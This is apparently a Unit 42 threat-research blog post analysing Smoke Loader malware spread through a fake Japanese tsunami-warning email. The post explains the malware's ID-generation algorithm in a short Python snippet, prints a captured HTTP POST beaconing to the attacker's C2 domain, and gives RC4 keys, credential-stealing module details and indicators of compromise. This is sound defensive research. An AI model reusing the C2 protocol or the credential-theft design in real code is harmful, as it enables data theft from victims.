Analysis of Smoke Loader in New Tsunami Campaign

unit42.paloaltonetworks.com/analysis-of-smoke-loader-in-new-tsunami-campaign/

Kaoru Hayashi December 20, 2018

By Kaoru Hayashi

December 19, 2018 at 8:12 PM

Category: Unit 42

Tags: Azorult, Japan, Marcher, Smoke Loader

This post is also available in: 日本語 (Japanese)

On November 8th, the Japanese Meteorological Agency issued an alert about a fake tsunami warning email masquerading as coming from the agency. According to the alert, the email was written in Japanese and asked recipients to click the link to confirm their evacuation area from a tsunami after an earthquake. The link in the email is not critical information to save your life but malware to steal crucial information from you. The malware is Smoke Loader, infamous commodity malware used by various cybercriminals since 2011.

Smoke Loader is a modular loader where attackers can select any payload to be installed on the victim by Smoke Loader. Thus, the final payload can vary between attacks. For example, we previously reported on the Retefe Banking Trojan being distributed by Smoke Loader in Sweden, and Japan. We have also seen backdoors, ransomware, cryptominers, password stealers, Point-of-Sale (PoS) malware, and banking Trojans installed by Smoke Loader.

This attack seems to be aiming to steal credentials from unidentified targets in Japan and took a similar approach to normal targeted attacks. The attacker registered the fake Japanese government agency domain and ensured the file path to the malware on the server is close to the legitimate agency web site. They wrote the lure email in fluent Japanese and did not distribute it broadly. In late November, the attacker started using another commodity malware known as AzoRult. Figure 1 shows the timeline of this attack.


2018
OCT
30
Registers jma-go.jp domain
NOV
5
6
8
Alert from Japan Meteorological Agency
9
15
24
25
27
30
Changes C2 IP from 47.74.255.111 to 149.129.135.53
DEC
3
Legend
Infrastracture changes
SmokeLoader Timestamps
AzoRult Timestamps

Figure 1 Time line of the attack

Smoke Loader Analysis

Though it's been seven years since Smoke Loader first appeared, the author keeps updating the code. Malwarebytes published an excellent analysis of Smoke Loader in 2016. The samples we looked at added the following techniques to avoid detection or analysis.

- Code obfuscation by junk jump
- Decrypts subroutines and encrypts them after execution
- Employs PROPagate trick to inject second stage code into an explorer.exe process
- Changes the algorithm of generating the unique ID
- Encrypts network traffics and payload file

Some of these techniques were already reported by FireEye and Talos this year. We will focus on the unique ID, C2 communication, and the payload in this blog.

Generating a unique ID

Initially, the threat generates a unique ID for the compromised machine from the computer name, the hardcoded static number(0B0D0406), and the volume serial number of the system drive. Smoke Loader uses the unique ID for three purposes:

- Tracking the compromised machine at C2.
- Encrypting payload by the ID.
- Creating random file names for persistence.

Here's how to create the unique ID. If the computer name is "Test_PC" and the volume serial number is "12345678", the threat appends the three values like the following:

"Test_PC" + "0B0D0406" + "12345678" = "Test_PC0B0D040612345678"

and it calculates the MD5 hash value of the string,

MD5("Test_PC0B0D040612345678") = 41EE612602833345FC5BD2B98103811C

It then appends the volume serial to the hash value and gets the 40 characters unique ID.

"41EE612602833345FC5BD2B98103811C" + "12345678" =
"41EE612602833345FC5BD2B98103811C12345678"

Next, Smoke Loader generates two strings based on the first eight characters and the last eight characters of the ID. Following is the algorithm written in Python.

```
# the unique ID
id = "41EE612602833345FC5BD2B98103811C12345678"

def makeStrings(_s):
    results = ""

    for n in _s:
        results += chr((ord(n) - 0x30) + ord('a'))

    return results

stringA = makeStrings(id[:8]) # "ebvvgbcg"
stringB = makeStrings(id[-8:]) # "bcdefghi"
```

Smoke Loader uses these strings for the file name. It copies itself as follows.

%APPDATA%\Microsoft\Windows\[stringA\[stringB].exe

and it creates following shortcut file to execute the threat when the computer starts.

%StartUp%\[stringA].lnk

These two strings look random. However, the attacker always generates two identical strings to the compromised machine since it is based on the static values of the environment.

C2 Communication

Smoke Loader contains the following hardcoded C2 address.

jma-go[.]jp/js/metrology/jma.php

An outline of initial C2 communication follows.

1. Smoke Loader sends the encrypted data to C2 by HTTP POST method.
2. C2 server replies HTTP 404 response (Not Found) with encrypted data.
3. Smoke Loader extracts the plugin from C2, encrypts it by using the unique ID, and saves it local disk.
4. Smoke Loader extracts the payload modules from the encrypted plugin file and injects them into an Explorer.exe process.

```
POST /js/metrology/jma.php HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
Content-Type: application/x-www-form-urlencoded
Accept: */*
Referer: http://jma-go.jp/js/metrology/
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR
2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E;
InfoPath.3)
Content-Length: 63
Host: jma-go.jp

R=...
c.........c9o...J...od
H)...<    ..6..y}Z%+Fkh.....in..q2.a!HTTP/1.1 404 Not Found
Server: nginx
Date: Mon, 19 Nov 2018 15:12:47 GMT
Content-Type: text/html; charset=windows-1251
Transfer-Encoding: chunked
Connection: keep-alive
Vary: Accept-Encoding

....2x..d...?9YF..`../J.......l.....................>;w......C........a....
{...<0..F..)H.....<l3
.R..6.x    ......kF.....Db..x=..{..5...i..,=.3.k...eS........a..=.Y.}..,v...*.W/....UHT.54.
.5.g.zS.....9.G.Od.-I.......)7.[.vMs.".,........h.Y.-.lgZ.i.r...1:..O...|.....&...c`..9.....g...[XR
$&j.4...h:...V.sq^T.!u.....J.....x...'.a(c6...g..../..y...{..<...;...p..-r.......tV.cNM..7)e.....X;
K.
:>.".}.!(R..g.<&...v..2{..........u........v..!G8.]9...R....
```

Encrypted HTTP POST data

HTTP 404 response

Encrypted payloads

Figure 2 Initial communication

Making initial POST data

Smoke Loader creates the data to send C2. At offset 0, there is a marker ‘E207’ followed by the unique ID (Figure 3). The marker is ‘072E’ in little-endian form and ‘2018’ in decimal. Smoke Loader uses the marker every time communicating with C2.



Figure 3 POST data

Smoke Loader finally encrypts the data with RC4 cipher by using the static key 0x161A9A0C and send it to the C2 by HTTP POST method.

Plugin from C2

The C2 server responds the plugin data contains the final payload with HTTP 404 status code. Smoke Loader obtains the encrypted header size from the first DWORD value of the plugin and decrypts the following bytes with RC4 cipher by the different static key

0x1D17D70A. Figure 4 shows the plugin data after decryption. It then verifies the marker ‘E207’ and gets the plugin size which is defined in the "plugin_size’ variable.



Figure 4 Reply data from C2

After checking the plugin size, Smoke Loader encrypts plugin data with an RC4 cipher using the unique ID and saves it as the following path with the generated string from the ID. Since the file is encrypted with the distinct value to the machine, the file hash is always different on each computer even if the plugin is identical.

%APPDATA%\Microsoft\Windows\[stringA]\[stringA]

Then Smoke Loader decrypts the saved plugin data. The plugin data has thirteen-byte length header and consists from following values.

Offset	Size	Value
0x00	DWORD	Plugin size
0x04	DWORD	Plugin marker, 0xD5A08DD8
0x08	DWORD	Unknown, possible plugin identifier
0x0C	BYTE	Number of modules in the plugin

Table 1 Plugin header

The plugin can contain multiple modules. In the case of this tsunami campaign, the payload contains six modules. Each module has a header that includes its size and RC4 key to decrypt.



Figure 5 Plugin header and module header

Smoke Loader decrypts a module with RC4 cipher by the specified key. After verifying architecture flag (64 bit or 32 bit) in the module, the threat executes Explorer.exe process and injects the module into the process. Since the threat repeats this the number of modules times, there should be multiple Explorer.exe processes on the compromised machine.

Payload Modules

Table 2 shows the list of modules in this campaign. There are three types of functions in two architectures.

Module	Architecture	Function
1	32 bit	Stealing stored credential from browsers and email programs
2	64 bit	Incomplete porting of Module 1
3	32 bit	Stealing data sending from Browsers
4	64 bit	Same with Module 3
5	32 bit	Stealing login credential from email protocols
6	64 bit	Same with Module 5

Table 2 Module list

When injecting modules, Smoke Loader passes the configuration data including the following values to the modules for C2 communication. Each module has exact same C2 communication code with the loader.

- RC4 encryption key for HTTP POST
- The unique ID
- C2 URL

Module 1

This module aims to steal stored credentials in following programs.

- Internet Explorer
- Firefox
- Chrome
- Opera
- Chromium
- Yandex
- Amigo
- QQBrowser
- Outlook
- Thunderbird
- WinSCP

Module 2 contains a partial code of Module 1 but appears to be in the under development phase.

Modules 3 and 4

These modules hook APIs and steals all data being sent data from following browsers.

- Firefox
- Internet Explorer
- Edge
- Chrome
- Opera

Modules 5 and 6

These modules hook APIs and steals user id, password, and their associated remote ftp and email server addresses on following protocols.

- FTP on port 21
- SMTP on port 25, 587, 2525
- POP3 on port 110

- IMAP on port 143

Infrastructures and another tools

A person registered the domain name jma-go[.]jp on Oct 30, 2018. The domain does not have a second level domain name, such as .co.jp nor .ne.jp. It is defined as General-use JP domain name by JPNIC. In the definition, JPNIC described the registration requirements of the general-use JP domain name as following.

'In the general-use JP domain name system, we have established what we call a "local presence" prerequisite, which asks for a connection or relationship with Japan.'

According to the Whois information of the domain, the domain was owned by a person who has a postal address in Russia and uses a Gmail address. The registrant may change the postal address after registration or could prove a connection or relationship with Japan.

The same person also registered another eight domains with the same Gmail address. We found that the three of the domains were used in attacks involving the Android banking trojan/password stealing malware, Marcher from Feb to March in 2018. We haven't identified the targets of the mobile malware yet. Following is the sample list.

Domain	Marcher SHA256
Sungmap[.]at	254925e47fbfff4786eada6cbcb0805ed79d9bd417955c016236143eb2ec
Mountainhigh[.]at	75edaae605622e056a40c2d8a16b86654d7ddc772f12c4fc64292a32a96
Racemodel[.]at	55ae2b00234674d82dcc401a0daa97e7b3921057a07970347815d9c50d

Table 3 Domains and Marcher hashes

On November 25, we confirmed that another malware, AzoRult, was served from the same URL previously serving Smoke Loader. AzoRult is also a commodity malware that steals credentials, cookies, and cryptocurrencies. This AzoRult accesses the following C2 address, which is a different path on the same C2 server with the Smoke Loader.

www.jma-go[.]jp/java/java9356/index.php

We observed three AzoRult samples using the same C2 at the time of writing this blog. The attacker distributes those files from following URLs.

- thunderbolt-price[.]com/Art-and-Jakes/Coupon.scr
- bite-me.wz[.]cz/1.exe

thunderbolt-price[.]com was registered in 2012 in Japan, and the Privacy Protection Service protects its registrant information. The website of the domain does not host content at the top page as of today. According to the Google search, the domain appears in shopping related pages from 2014 to 2015. Interestingly, those web pages are low-quality and mostly hosted on hacked web servers. These web pages are likely created for malicious Search Engine Optimization (SEO) backlinks which gain scores for better page rank in the search engine results. Figure 6 is a ladies' shoes shopping web page hosted on the website of a construction and building materials company in Turkey.

Figure 6 SEO backlinks on hacked site

The domain may have been used for a shopping or affiliate site previously, but the owner does not use it for that purpose anymore. It looks like the attacker compromised the website, which had not been used for few years, and is using it for distributing AzoRult. However, we

don’t know the connection between the attacker and the current owner of the thunderbolt-price[.]com.

Table 4 shows the timetable of infrastructure changes and timestamp of malware.

Date	Activities
Oct 30, 2018	Registers jma-go[.]jp domain
Nov 5, 2018	Smoke Loader 3d75eabb8460450a49e2fb68053d9f591efe5aefd379205e5cc3af574bb9f415
Nov 6, 2018	Smoke Loader 8a1aab36c3940e4dd83f489432fa710fba582e254c3a52459c52826d6a822f2d 0db3fd1394b15b98f4e112102cdec6cc569062cdb199b66c5838c54cbc286277 be3817b9f14df3e0af82ae47b0904ac38d022e2b2d7bb7f8f9800b534b60183c
Nov 8, 2018	Smoke Loader 27aa9cdf60f1fbff84ede0d77bd49677ec346af050ffd90a43b8dcd528c9633b
Nov 9, 2018	Smoke Loader 42fdaffdbacfdf85945bd0e8bfaadb765dde622a0a7268f8aa70cd18c91a0e85
Nov 15, 2018	Smoke Loader fb3def9c23ba81f85aae0f563f4156ba9453c2e928728283de4abdfb5b5f426f
Nov 24, 2018	AzoRult 70900b5777ea48f4c635f78b597605e9bdbbee469b3052f1bd0088a1d18f85d3
Nov 25, 2018	Smoke Loadera 1ce72ec2f2fe6139eb6bb35b8a4fb40aca2d90bc19872d6517a6ebb66b6b139
Nov 27, 2018	AzoRult 7337143e5fb7ecbdf1911e248d73c930a81100206e8813ad3a90d4dd69ee53c7
Nov 30, 2018	Changes the IP address associates with jma-go[.]jp from 47.74.255[.]111 to 149.129.135[.]53

Dec 3, 2018	AzoRult7 48c94bfdb94b322c876114fcf55a6043f1cd612766e8af1635218a747f45fb9

Table 4 Timetable

Conclusion

Commodity malware is widely used by cyber criminals these days. The authors of malware keep updating the code to expand the capabilities and trying to gain more customers. As we detailed in this article, Smoke Loader encrypts network traffic and files with various keys to avoid analysis. We recently published a report of a new variant of AzoRult that introduces a new advanced obfuscation technique to evade detection by security products. Attackers, like those in this tsunami campaign, can pick up malware fitting for their purpose from online threat marketplaces.

Palo Alto Networks customers are protected from this threat in the following ways:

- AutoFocus customers can track these samples with the Smoke Loader, AzoRult and Marcher.
- WildFire detects all files mentioned in this report with malicious verdicts.
- Traps blocks all of the files described in this article.

IoC

Smoke Loader Samples

3d75eabb8460450a49e2fb68053d9f591efe5aefd379205e5cc3af574bb9f415
8a1aab36c3940e4dd83f489432fa710fba582e254c3a52459c52826d6a822f2d
0db3fd1394b15b98f4e112102cdec6cc569062cdb199b66c5838c54cbc286277
be3817b9f14df3e0af82ae47b0904ac38d022e2b2d7bb7f8f9800b534b60183c
27aa9cdf60f1fbff84ede0d77bd49677ec346af050ffd90a43b8dcd528c9633b
42fdaffdbacfdf85945bd0e8bfaadb765dde622a0a7268f8aa70cd18c91a0e85
fb3def9c23ba81f85aae0f563f4156ba9453c2e928728283de4abdfb5b5f426f
a1ce72ec2f2fe6139eb6bb35b8a4fb40aca2d90bc19872d6517a6ebb66b6b139

AzoRult Samples

70900b5777ea48f4c635f78b597605e9bdbbee469b3052f1bd0088a1d18f85d3
7337143e5fb7ecbdf1911e248d73c930a81100206e8813ad3a90d4dd69ee53c7
748c94bfdb94b322c876114fcf55a6043f1cd612766e8af1635218a747f45fb9

Marcher Samples

55ae2b00234674d82dcc401a0daa97e7b3921057a07970347815d9c50dddbda8
75edaae605622e056a40c2d8a16b86654d7ddc772f12c4fc64292a32a96fde7a
254925e47fbfff4786eada6cbcb0805ed79d9bd417955c016236143eb2ecd827

Infrastructures

http://jma-go[.]jp/js/metrology/jma.php
http://www.jma-go[.]jp/java/java9356/index.php
http://jma-go[.]jp/jma/tsunami/tsunami_regions.scr
http://thunderbolt-price[.]com/Art-and-Jakes/Coupon.scr
http://bite-me.wz[.]cz/1.exe
https://racemodel[.]at
https://mountainhigh[.]at
https://sungmap[.]at

Appendix

.bits domain support

Smoke Loader supports .bit Top Level Domains (TLD). Author of the threat includes the following hard-coded DNS servers to resolve .bit domains. Though we haven't seen any .bit domain in Tsunami campaign, we listed the IP addresses just in case for another attack by the threat.

192.71.245[.]208
58.251.121[.]110
101.226.79[.]205
188.165.200[.]156
185.121.177[.]177
185.121.177[.]53
144.76.133[.]38
169.239.202[.]202
5.135.183[.]146
193.183.98[.]66
51.254.25[.]115
51.255.48[.]78

Sign up to receive the latest news, cyber threat intelligence and research from us

By submitting this form, you agree to our Terms of Use and acknowledge our Privacy Statement.